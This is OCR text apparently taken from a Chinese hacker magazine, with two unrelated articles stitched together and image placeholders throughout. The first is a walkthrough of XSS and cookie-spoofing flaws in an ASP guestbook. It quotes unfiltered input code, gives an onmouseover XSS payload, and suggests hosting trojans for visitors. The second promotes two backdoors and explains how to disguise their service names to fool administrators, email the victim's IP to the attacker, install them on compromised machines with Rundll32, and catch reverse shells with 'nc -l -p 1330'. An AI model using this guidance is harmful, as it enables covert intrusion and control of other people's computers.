


图 1




图 2

二、跨站脚本漏洞

注册页面没有过滤任何的特殊字符，所以可以注册看起来和其他人一样的ID，怎么注册不用我说了吧！呵呵，譬如注册看起来是admin的用户你可以去注册<>admin这样的用户，因为<>之间是不显示的，所以看起来跟admin没有什么两样。因为没有过滤任何的<>等html字符，所以你可以在你申请的留言本里执行任何的跨站代码，但是这样做没有什么意思，好像有点自己注册然后自己黑自己的意思，但是用来自己挂上木马然后让别人访问是不错的，因为这样别人看到的只是该留言本的地址，不会想到已经被人做了手脚的，可以借刀杀人哦！来看看相关代码吧，从变量的获得到变量的输入：

```
if Request.ServerVariables("REQUEST_METHOD")="POST" then
    if request.form("name")="" then
        response.redirect "reg.asp"
    end if
    if request.form("admin")="" then
        response.redirect "reg.asp"
    end if
    if request.form("memo")="" then
        response.redirect "reg.asp"
    ……………………………………//老习惯，只是检测是否为空就pass了
sql="select * from user where user_name='"&request.form("name")&"'"
radmin.open sql,conn,3,2
if not radmin.bof then
    response.redirect "Reperror.htm"
    response.flush
end if
radmin.addnew
radmin("user_name")=request.form("name")
radmin("user_password")=request.form("password")
……………………………………//pass之后就直接放到数据库里了
<title><%=radmin("user_homename")%></title>   //页面里直接显示的
```

呵呵，很粗糙的一个程序，光注重美工了。等等，难道我们只能玩自己注册的么？那也太没有意思了，我们来看看能不能黑掉别人的留言本吧！去发帖用<script>这样的形式去探测，发现被过滤重定向到一个文件了，呵呵，看来还是有一点意识的哦！去看看怎么过滤的吧！

```
if Request.ServerVariables("REQUEST_METHOD")="POST" then
  if instr(Request.form("title"),"<")>0 or instr(Request.form("name"),"<")>0 _
    or instr(Request.form("email"),"<")>0 or instr(Request.form("homepage"),"<")>0 _
      or instr(Request.form("comment"),"<")>0 or instr(Request.form("pen"),"<")>0 then
        response.write "<center><font color='red'>留言簿里不能有'<'类似非法字符!</font>
```

郁闷了，我们跨站必须的<字符被完全过滤了，并且限定必须用表单post提交，这样我们的跨站代码就没有什么用了。但是他还是给我们留了一点点东西的，他只是过滤<，并没有过滤"和>，既然他以自己的美工自豪，我们就用这两个字符破坏一下吧！举个例子，在留言的mail里填写">，郁闷，过滤了，这样的格式的话就会破坏它的结构，产生如下的效果，如图3所示。这是因为他将过滤的>的变量送到数据库然后直接显示，我们用">匹配了他前面的"<a href="这样的结构，后面的字符就随便写了，破坏了所谓的美感后感觉是不是还是不过瘾啊？




图 3

是的，其实这里还是有个问题产生的，是不是跨站一定需要<和>字符了呢？如果你对javascript和Html了解的话就知道，过滤了<和>还是可以跨站的，譬如这里的主页地址那里过滤了<，我们就可以这样填写主页地址：**http://jnc.cnbct.org onmouseover=alert("你碰到我了！")**，不含任何的javascript敏感字符，提交后在主页的程序里就会成为这样的代码：**<a href=http://jnc.cnbct.org onmouseover=alert("你碰到我了！") target=_blank>**。当有人的鼠标碰到连接时就会执行我们的代码，如图4所示。这里是利用了javascript的事件机制，所以不要以为过滤了<和>就万事大吉了！呵呵，这里说远了，有机会再跟大家讨论。是不是感觉美工再好的程序，安全做差了就只能是失败哦。




图 4

三、Cookie欺骗漏洞

系统里漏洞最严重的就是这个Cookie欺骗漏洞了，这可以说完全是因为程序作者对安全的漠然造成的。大家很早就知道用Cookie验证身份是不安全的，大部分有安全意识的程序员早就在后台放弃了Cookie验证而采取了服务端的session验证，但是我看到的这个留言本仍然固执地使用Cookie验证，那就看看他为这个付出的代价吧！首先看看他是如何使用Cookie验证的：

下接第444页

伴着冬季的来临，传说中的禽流感也越来越接近我们的生活了，从北到南，从东到西，神州大地现在谈“禽”色变。不过，据我实地看来，肯德基和麦当劳的生意依旧十分火爆，不过人们在农贸市场中购物则多了几分警惕，莫非真是“外来的和尚会念经”？2003年的非典仍记忆犹新，希望大家现在也能有惊无险、平平安安地远离禽流感，快乐地迎接即将来临的2006年。

本期将为大家奉上的是，国产的随意门3.0、冬日之恋Z-1，进口的NetShadow木马，以及如何利用文件加密解密系统 V2.2打造秘密兵器库。

随意门3.0&冬日之恋Z-1——创造畅通无阻的时代

特南克斯

后门顾名思义是为你提供一个方便的隐藏入口，它一直是玩黑好手们必不可少的工具。市面上精品的后门也比较多：Rootkit、WinEgg Shell、黑客之门、Hxdef等都非常经典，但很大部分并不怎么面向广大的黑客入门者和初学的朋友，配置专业烦琐。还是Windows界面通俗易懂，容易上手。因此，出现了两个面向小菜们的实用、通用型的后门：随意门与冬日之恋。

随意门与冬日之恋凭着方便好用的优势，虽然在市面上占有一席之地，但总的来说，以前的版本（随意门V1.0、冬日之恋以前的版本）BUG比较多，而且使用时比较不爽（不会形容了），如随意门第一个版本虽然穿墙好，但是太多自定义了，小菜们不怎么喜欢；而冬日之恋功能太杂乱，感觉不精。所以，在国庆节假期间，本人费了九牛二虎之力，把冬日之恋跟随意门都做了一个非常大的改进，力求做到使用方便、通用、实用和隐蔽等，推出了两款最新的版本随意门V2.0跟冬日之恋Z。这两个版本基本上修复了以前出现的很多BUG，而且使用更加简洁方便。之后又修复了随意门跟冬日之恋发现的小BUG：对多IP的主机的绑定不准确等，分别推出更新的3.0跟Z-1。因为在以前有些文章已经介绍了随意门跟冬日之恋，所以在这里我将着重介绍改进后的不同之处与使用方法。

随意门3.0登场

（随意门双手抱拳行礼）让大家久等了，终于轮到我随意门V3.0出场了。现在很多人都有钱了，喜欢自己拉一根ADSL线，炫耀自己有一个公网IP。然后方便使用远程控制软件的“自动上线”功能（这样穿防火墙容易嘛）。我随意门也不例外了，为了更好地实现后门的隐蔽性、穿墙性，我也使用了反向连接的方式（注意：随意门主要是面向有钱人的ADSL线哦，内网的请稍候，下面的冬日之恋Z就是你们发挥的时候了）。申明一下，我随意门不是远程控制软件，使用反向是为了穿墙方便。虽然与远控同使用反向连接方式，但是有着根本区别的。我是一个后门而非远控，这个我的固有性质，请不要混淆哦。

3.0跟1.0、2.0比起来，有很大的不同，首先是配置界面上更简洁美观了，然后最大的不同是使用方法跟连接方法，下面着重介绍改进后的不同的使用方法。

1.配置选项

很简单，打开配置程序你就会了大半了，然后点击生成服务端，你就已经完全掌握怎么配置了。跟V1.0很不一样把，更加简洁了。配置程序的界面如图1所示：




图1

基本设置：

端口：这里添入的任何信息都无效，因为随意门是不开放任何端口的。你可以用专用连接器连接对方任意开放的端口。

密码提示：连接对方之后看到的提示信息，自己定义！可以迷惑管理员。

进入密码：进入后门必须的密码。

命令提示符：输入密码之后就可以得到以命令的形式控制的控制权，这个是命令的提示符。 在这个提示符下输入控制命令。

服务设置：

服务名：后门会安装成系统服务，利用svchost.exe宿主程序启动，这个是安装的内部服务名，用于区别其他服务的。注意，这个选项只能是英文，不能用汉字，否则会安装错误的。

服务显示名：显示在服务列表上的信息，这个越伪装越好！

服务描述：在服务列表上的描述服务的设置，这个也越伪装越好！

上线设置：

SMTP服务器：发送IP邮件的信箱所在的服务器，这里推荐用163邮箱作为发送IP上线邮件。

发送信箱：用于发送IP邮件的邮箱，这里与上面的SMTP服务器对应，163的邮箱对应的SMTP服务器是：smtp.163.com

验证用户名：发送IP邮件的邮箱的用户名。比如同上用163的邮箱有一个163的用户名。

验证密码：用于发送IP邮件的邮箱的密码。同上的对应的密码。

接收邮箱：另外一个邮箱用于接收上线的邮件。比如说QQ的邮箱：tenax@qq.com

信件主题：主题略！这个没什么好说的哦。

2.安装运行

配置好了服务端上传到肉鸡，输入：Rundll32 服务端.dll,Install（这里的服务端.dll可以任意改名）也OK了！如图2所示：

安装完毕，如果你不放心是否安装成功，可以去看看安装日志。日志的全路径是：**%system32%\temp\sysevent.tmp**（%system32%是环境变量，如果是XP就是C:\windows。如果是2000的话就是C:\WINNT，我假定系统就安装在C盘的哦）可以用type命令查看**type c:\windows\temp\sysevent.tmp**。如图3所示：

3.连接

这是跟V1.0有着根本区别的地方了，V1.0只有一个DOS界面的连接器，而且连接器比较不稳定，有时上不了线，而3.0改进了这点，用NC进行反向SHELL，反向更加稳定可靠了哦。好，各位留神，开始进入两个辅政大臣：**c.exe**跟**NC.exe**，一个是控制台模式下的（c.exe），一个是界面式的（NC.exe），NC.exe是一个图形界面的连接器。NC.exe运行后界面如图4所示

在IP里面添入目标IP跟任意开放端口，输入目标IP与任意开放端口后按回车就可以弹出一个NC的DOS界面出来，等待上线，Ctrl + C退出。那个其实就是**nc -l -p 1330**（正在监听1330端口等待上线）。注意，不能直接自己nc -l -p 1330，如果你自己nc -l -p 1330，是不会有机子上的，原因




图 2




图 6

